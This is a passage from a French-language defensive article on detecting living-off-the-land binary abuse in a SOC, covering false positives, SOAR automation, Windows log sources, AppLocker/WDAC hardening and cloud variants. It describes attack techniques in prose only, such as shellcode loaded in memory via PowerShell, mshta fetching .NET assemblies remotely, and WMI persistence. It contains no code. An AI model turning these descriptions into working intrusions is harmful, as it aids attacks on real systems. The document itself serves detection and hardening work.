- Les règles ASR de Microsoft Defender et les politiques WDAC/AppLocker réduisent significativement la surface d'abus sans bloquer les opérations légitimes
- NIS 2 impose des capacités de détection documentées — utiliser ATT&CK Navigator pour cartographier et combler les gaps LOLBins
- Les exercices Purple Team avec Atomic Red Team sont la méthode la plus efficace pour valider et améliorer la couverture de détection LotL



Gestion des Faux Positifs dans la Détection LOLBins

L'un des défis majeurs de la détection des LOLBins est la gestion des **faux positifs**. Dans tout grand environnement d'entreprise, des administrateurs système, scripts de déploiement et outils RMM (Remote Monitoring and Management) légitimes utilisent régulièrement certutil, mshta, wscript ou BITSAdmin. Un taux de faux positifs élevé conduit à l'alerte fatigue et à la désactivation progressive des règles de détection — ce qui est exactement ce que les attaquants anticipent. La stratégie de réduction des faux positifs repose sur plusieurs piliers : établir des *baselines comportementales* précises documentant qui utilise quoi, depuis quels chemins et avec quels arguments (UEBA) ; définir des exceptions spécifiques plutôt que des exclusions larges (exclure `certutil.exe` exécuté par le compte *PKI-SVC* depuis `C:\Windows\System32`, pas certutil.exe en général) ; utiliser des scores de risque cumulatifs plutôt que des alertes binaires (plusieurs signaux faibles déclenchant une alerte plutôt qu'un seul signal fort) ; et effectuer des révisions mensuelles des règles pour supprimer les exceptions inutiles et ajouter les nouveaux patterns légitimes. Cette discipline de gestion des règles est aussi importante que l'écriture des règles elles-mêmes.

Automatisation SOC : SOAR et Réponse aux Alertes LOLBins

Face au volume d'alertes liées aux LOLBins dans un SOC actif, l'**automatisation via SOAR** (Security Orchestration, Automation and Response) est indispensable pour maintenir un temps de réponse acceptable. Des playbooks automatisés peuvent enrichir les alertes LOLBins avec des contextes supplémentaires : réputation de l'IP de destination contactée (via VirusTotal ou Shodan API), informations sur l'utilisateur depuis l'Active Directory (département, sensibilité du compte, historique), analyse comportementale comparant l'action aux 30 derniers jours pour cet endpoint et cet utilisateur. Les actions automatiques de premier niveau incluent l'isolation réseau conditionnelle (si score de risque > seuil critique), la collecte automatique d'artefacts forensiques via KAPE, et la notification de l'analyste SOC avec un dossier d'enquête pré-rempli. Des plateformes comme **Microsoft Sentinel + Logic Apps**, **Splunk SOAR** ou **Palo Alto Cortex XSOAR** permettent ces automatisations. En France, plusieurs SOC managés (MSSP) proposent

des offres incluant ces playbooks SOAR préconfigurés pour les clients soumis à NIS 2, avec des SLA de réponse adaptés aux obligations de notification.

Surveillance des Fileless Attacks Associées aux LOLBins

Les *fileless attacks* (attaques sans fichier) combinent systématiquement des techniques LotL. Le payload malveillant n'existe jamais sur le disque sous forme de fichier — il est chargé directement en mémoire via un LOLBin. Les vecteurs typiques incluent : PowerShell téléchargeant et exécutant un shellcode en mémoire via `VirtualAlloc` + `CreateThread`, mshta exécutant du JScript qui charge un assemblage .NET en mémoire depuis un serveur distant, ou WMI persistant via un abonnement qui exécute du code PowerShell obfusqué stocké uniquement dans la base de données WMI (jamais sur le système de fichiers). La détection des attaques fileless nécessite une surveillance mémoire en temps réel, disponible dans les EDR modernes via l'analyse des injections de code en mémoire (scan de la mémoire de processus légitimes), et la journalisation des événements .NET (System.Diagnostics.Eventing pour les assemblages chargés en mémoire). Sans cette capacité de surveillance mémoire, les attaques fileless LotL sont pratiquement indétectables via les méthodes traditionnelles de log analysis.

Consolidation des Logs Windows : Stratégie de Collecte

Une détection LOLBins efficace nécessite la collecte exhaustive de plusieurs sources de logs Windows. Les **logs de sécurité Windows** (Security Event Log) fournissent les Event ID 4624/4625 (logon/logoff), 4688 (process creation avec ligne de commande si audit activé), 4698/4702 (création/modification tâches planifiées) et 4720/4722/4725 (gestion des comptes). Les **logs Sysmon** enrichissent considérablement la visibilité avec les events 1 (process create + hash SHA256), 3 (réseau), 7 (ImageLoaded), 8 (CreateRemoteThread), 10 (ProcessAccess), 11 (FileCreate), 13 (RegistryValueSet) et 22 (DNSQuery). Les **logs PowerShell** (Module Logging, Script Block Logging, Transcription) sont essentiels pour capturer le contenu des scripts après

déobfuscation. Les **logs WMI** (Microsoft-Windows-WMI-Activity/Operational) et les **logs BITS** (Microsoft-Windows-Bits-Client/Operational) complètent l'ensemble. Sur une infrastructure de taille moyenne, cette collecte génère entre 50 et 200 Mo de logs par endpoint par jour — d'où l'importance d'une stratégie de filtrage intelligente pour éviter de saturer le SIEM tout en conservant la visibilité nécessaire.

Durcissement AppLocker et WDAC : Mise en Œuvre Pratique

La mise en œuvre d'**AppLocker** ou **WDAC** pour restreindre les LOLBins demande une approche progressive pour éviter les ruptures opérationnelles. La méthodologie recommandée commence par un déploiement en mode *Audit Only* pendant 30 jours pour documenter tous les usages légitimes. Les logs AppLocker/WDAC en mode audit permettent de construire les exceptions nécessaires avant le passage en mode *Enforce*. Les règles WDAC recommandées par Microsoft pour les entreprises incluent la politique *Windows Recommended Block Rules* qui bloque spécifiquement les LOLBins les plus dangereux (mshta, wscript dans certains contextes, CMSTP, etc.) tout en préservant les usages légitimes. Pour les postes de travail sans besoins de scripting local, la combinaison *WDAC en mode Allowlist + PowerShell Constrained Language Mode* réduit drastiquement la surface d'attaque LotL. L'ANSSI recommande cette combinaison dans son guide de durcissement des postes de travail Windows pour les organisations soumises à des menaces ciblées.

LOLBins dans les Environnements Cloud et Hybrides

Les techniques LotL ne sont pas limitées aux environnements on-premise — elles s'adaptent aux environnements **cloud et hybrides**. Dans Azure, des équivalents LOLBins existent : les *Azure Built-In Cmdlets* PowerShell peuvent être utilisés pour la découverte et l'escalade de privilèges dans Azure AD (Entra ID), les runbooks Azure Automation peuvent servir de persistance, et les Azure Functions peuvent être détournées comme infrastructure C2. Dans AWS, les AWS CLI

tools légitimes permettent découverte, escalade et exfiltration. Dans les environnements hybrides où des machines Windows on-premise ont des identités dans Entra ID, les attaquants peuvent pivoter de l'AD local vers le cloud via des token volés ou des fédérations compromises — utilisant exclusivement des cmdlets PowerShell et des outils Microsoft légitimes. La détection dans ces environnements nécessite l'intégration des logs cloud (Azure Monitor, CloudTrail AWS) avec les logs Windows on-premise dans un SIEM unifié, une capacité que les SOC doivent adapter face à l'accélération de la migration cloud des organisations françaises. Des solutions comme **Microsoft Sentinel** offrent cette vue unifiée nativement, tandis que des SIEM traditionnels nécessitent des connecteurs spécifiques pour chaque source cloud.

Ressources et Outils Essentiels pour le SOC

Les équipes SOC françaises souhaitant améliorer leur détection LotL peuvent s'appuyer sur un écosystème d'outils et de ressources de référence. Le **projet LOLBAS** (lolbas-project.github.io) est la référence exhaustive des binaires exploitables. **SigmaHQ** fournit les règles de détection portables. **Atomic Red Team** (Red Canary) offre les tests de simulation. **MITRE ATT&CK Navigator** permet la cartographie de couverture. **KAPE** facilite la collecte d'artefacts forensiques. Les guides ANSSI disponibles sur anssi.gouv.fr fournissent le cadre normatif français. Enfin, la liste des incidents documentés par le **CERT-FR** constitue une source précieuse d'intelligence sur les techniques LotL réellement utilisées contre des organisations françaises, permettant de prioriser les efforts de détection sur les menaces les plus pertinentes pour le contexte national. La formation continue des analystes SOC sur les nouvelles techniques LotL, via des plateformes comme TryHackMe, HackTheBox ou les formations SANS (SEC504, SEC555, SEC699), reste un investissement indispensable pour maintenir un niveau de détection adapté à l'évolution constante des tactiques adversariales. Les certifications spécifiques comme GIAC GCIH (Incident Handler) ou GCFA (Forensic Analyst) valident les compétences nécessaires pour identifier et répondre aux attaques LotL de manière rigoureuse. Les équipes SOC performantes organisent également des sessions de revue interne régulières — de type *threat briefing* mensuel — pour partager les derniers rapports CERT-FR et ANSSI, analyser collectivement les nouveaux TTPs LotL documentés et adapter les règles de détection en conséquence. Cette culture d'apprentissage continu, combinée à des outils bien configurés et des

processus de réponse éprouvés, constitue le fondement d'un SOC résilient face aux menaces sophistiquées qui caractérisent le paysage cybercriminel français en 2026. Les organisations qui investissent dans cette approche globale — technologie, processus et compétences humaines — se distinguent par leur capacité à détecter des attaques LotL avancées bien avant qu'elles n'atteignent leurs objectifs finaux, réduisant ainsi drastiquement l'impact potentiel des incidents de sécurité.